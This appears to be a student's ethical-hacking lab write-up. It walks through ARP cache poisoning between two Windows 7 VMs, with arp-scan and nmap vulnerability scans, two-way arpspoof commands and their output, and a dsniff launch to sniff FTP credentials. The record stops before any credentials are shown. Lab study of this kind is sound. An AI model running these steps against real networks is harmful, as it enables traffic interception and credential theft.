

# ARP Spoofing & FTP Credential Sniffing Task

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## INTRODUCTION TO THE ATTACK:

This lab exercise demonstrates a fundamental network security vulnerability by conducting a Man-in-the-Middle (MITM) attack on the File Transfer Protocol (FTP). The attack exploits the trust-dependent nature of the Address Resolution Protocol (ARP) in local area networks to intercept and manipulate traffic between legitimate network parties. Leveraging ARP's stateless nature and lack of authentication functionality, an attacker can transparently insert themselves between communicating hosts to capture sensitive authentication credentials transmitted in cleartext. This exercise provides hands-on experience with both offensive security techniques and defensive monitoring functions, illustrating fundamental weaknesses in legacy protocols and network architecture design.

## EXECUTIVE SUMMARY:

### Attack Overview

A Man-in-the-Middle attack was successfully launched on an FTP session between two Windows 7 computers, and authentication credentials were captured and intercepted. The attack procedure employed ARP cache poisoning to redirect network traffic through the attacker's Kali Linux computer, and passive traffic sniffing to intercept sensitive information.

### Key Findings

Vulnerability Exploited: ARP protocol lack of authentication + FTP cleartext transmission

Attack Duration: Complete compromise within 5 minutes of network access

Credentials Captured: 2 FTP username and password successfully captured

Detection Difficulty: Low - No encryption or authentication protocols in place

### Impact Assessment

Confidentiality: Critical - Authentication credentials completely compromised

Integrity: High - Traffic manipulation possible but not leveraged

Availability: Low - No service disruption during attack

Risk Level: Critical - Unrestricted path to unauthorized system access

### Technical Implementation

The attack procedure consisted of a three-phase approach:

Reconnaissance: Network mapping and target identification

ARP Poisoning: Manipulation of layer 2 addressing table

Credential Harvesting: Passive monitoring and extraction of FTP authentication

## NTI Ethical Hacking

### LAB TOPOLOGY:

| VM  | OS         | Role       | IP Address                                      |
|-----|------------|------------|-------------------------------------------------|
| VM1 | Windows 7  | FTP Server | 192.168.1.21                                    |
| VM2 | Windows 7  | FTP Client | 192.168.1.17/192.168.1.22 because of restarting |
| VM3 | Kali Linux | Attacker   | 192.168.1.16                                    |

### STEPS WITH SCREENSHOTS

I started with setting up the ftp server and client on 2 windows 7 machines

```
C:\Users\Jon>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::54e0:bdc:46e:724f%11
    IPv4 Address. . . . . : 192.168.1.22
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{4B3553BD-A89F-45C7-9956-857184D7E3A3}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Client IP

```
IE Version: 11.0.9600.18860

Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b899:9db7:7374:ecc0%13
    IPv4 Address. . . . . : 192.168.1.21
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{C383C514-4C3F-41E4-A728-F11F1B5628AA}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\IEUser>arp -a

Interface: 192.168.1.21 --- 0xd
Internet Address      Physical Address      Type
```






Server IP

```
C:\Users\IEUser>arp -a



Interface: 192.168.1.21 --- 0xd
Internet Address      Physical Address      Type
192.168.1.1           -49-c3              dynamic
192.168.1.16          -95-63              dynamic
static
static
static
static
static
```

## NTI Ethical Hacking


Then I started the server setup and added new ftp site and two new users to try more than one way I created user using Gui and the other using PowerShell



## NTI Ethical Hacking




On the client machine I tested that the service is working and all was okay



## NTI Ethical Hacking

Those two steps I performed again after setup and start the attack on the attacker machine



```
C:\Users\attacker>ftp 192.168.1.21
Connected to 192.168.1.21.
220 Microsoft FTP Service
User (192.168.1.21:(none)): win7B
331 Password required for win7B.
Password:
230 User logged in.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-12-25 02:42AM 30 IiWasHere.txt
226 Transfer complete.
ftp: 54 bytes received in 0.02Seconds 3.38Kbytes/sec.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-12-25 02:42AM 30 IiWasHere.txt
226 Transfer complete.
ftp: 54 bytes received in 0.02Seconds 3.38Kbytes/sec.
ftp> quit

C:\Users\attacker>ftp 192.168.1.21
Connected to 192.168.1.21.
220 Microsoft FTP Service
User (192.168.1.21:(none)): win7B
331 Password required for win7B.
Password:
230 User logged in.
ftp>
```

After that I started scanning from the attacker machine to get more informations

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4e:95:63, IPv4: 192.168.1.16
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1  [REDACTED]:49:c3 (Unknown)
[REDACTED] (Unknown)
192.168.1.17 [REDACTED]:dc:a4 (Unknown)
[REDACTED]:81:9f (Unknown)
192.168.1.21 [REDACTED]:fd:f2 (Unknown)
[REDACTED] (Unknown: locally administered)
[REDACTED] (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.887 seconds (135.67 hosts/sec). 7 responded
```

## NTI Ethical Hacking

Then I got the ip of this attacking machine

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4e:95:63 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.16/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86350sec preferred_lft 86350sec
    inet6 fe80::f4a2:af38:28d6:de3a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

I performed nmap scans on the victims machine to get more information

```
(kali㉿kali)-[~]
$ nmap -PR 192.168.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:27 EDT
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.00070s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:78:DC:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
```

```
(kali㉿kali)-[~]
$ nmap -PR 192.168.1.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:26 EDT
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up (0.00041s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
49163/tcp  open  unknown
MAC Address: 00:0C:29:6B:FD:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

## NTI Ethical Hacking

```
(kali@kali)-[~]
$ nmap -sS -sV --script vuln 192.168.1.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:39 EDT
Nmap scan report for 192.168.1.17 (192.168.1.17)
Host is up (0.00016s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:78:DC:A4 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.31 seconds
```

```
(kali@kali)-[~]
$ nmap -sS -sV --script vuln 192.168.1.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-12 05:34 EDT
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up (0.00062s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openssh:openssh:6.7:
|   DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E *EXPLOIT*
|   PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
|   F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|   CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
|   CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
|   B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
|   8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
|   8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
|   2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
|   0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
|   CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
|   CVE-2016-0778 8.1 https://vulners.com/cve/CVE-2016-0778
|   BA3887BD-F579-53B1-A4A4-FF49E953E1C0 8.1 https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0 *EXPLOIT*
|   4FB01B00-F993-5CAF-BD57-D7E290D10C1F 8.1 https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F *EXPLOIT*
|   055DEFEB-CD2B-5C05-8024-AA3008C76046 8.1 https://vulners.com/gitee/055DEFEB-CD2B-5C05-8024-AA3008C76046 *EXPLOIT*
|   PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
|   EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
|   EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
|   CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
|   CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515
|   CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
|   CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
|   C94132FD-1FA5-5342-B6EE-0DAF45EEFF3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFF3 *EXPLOIT*
|   312165E3-7FD9-5769-BDA3-4129BE9114D6 7.8 https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6 *EXPLOIT*
|   2E719186-2FED-58A8-A150-762EFBAA523 7.8 https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAA523 *EXPLOIT*
|   23CC97BE-7C95-513B-9E73-298C48D74432 7.8 https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432 *EXPLOIT*
|   1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
|   10213DBE-F683-58BB-B6D3-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
|   SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|   CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708
|   CVE-2016-10009 7.5 https://vulners.com/cve/CVE-2016-10009
|   CF52FA19-B5DB-5D14-B50F-2411851976E2 7.5 https://vulners.com/githubexploit/CF52FA19-B5DB-5D14-B50F-2411851976E2 *EXPLOIT*
|   1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
|   SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
|   CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617
|   CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010
|   284B94FC-FD5D-5C47-90EA-47900ADAD1D1E 7.0 https://vulners.com/githubexploit/284B94FC-FD5D-5C47-90EA-47900ADAD1D1E *EXPLOIT*
|   SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*
|   CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
|   1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*
```



## NTI Ethical Hacking

after that I used arpspoof to start Basic ARP Spoofing on the two victim machines

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.17 192.168.1.21
[sudo] password for kali:
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
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0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:78:dc:a4 0806 42: arp reply 192.168.1.21 is-at 0:c:29:4e:95:63
```

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.21 192.168.1.17
[sudo] password for kali:
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
0:c:29:4e:95:63 0:c:29:6b:fd:f2 0806 42: arp reply 192.168.1.17 is-at 0:c:29:4e:95:63
```

```
C:\Users\Jon>arp -a

Interface: 192.168.1.22 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1           -49-c3               dynamic
192.168.1.16          -95-63               dynamic
192.168.1.21          00-0c-29-4e-95-63    dynamic
                       ^^^                static
                       ^^^                static
                       ^^^                static
                       ^^^                static
```



## NTI Ethical Hacking

After that I used dSniff

dSniff is a set of password sniffing and network traffic analysis tools written by security researcher

```
(kali㉿kali)-[~]  
$ sudo dsniff  
[sudo] password for kali:  
dsniff: listening on eth0
```

And those are the results after starting ftp on the client machine

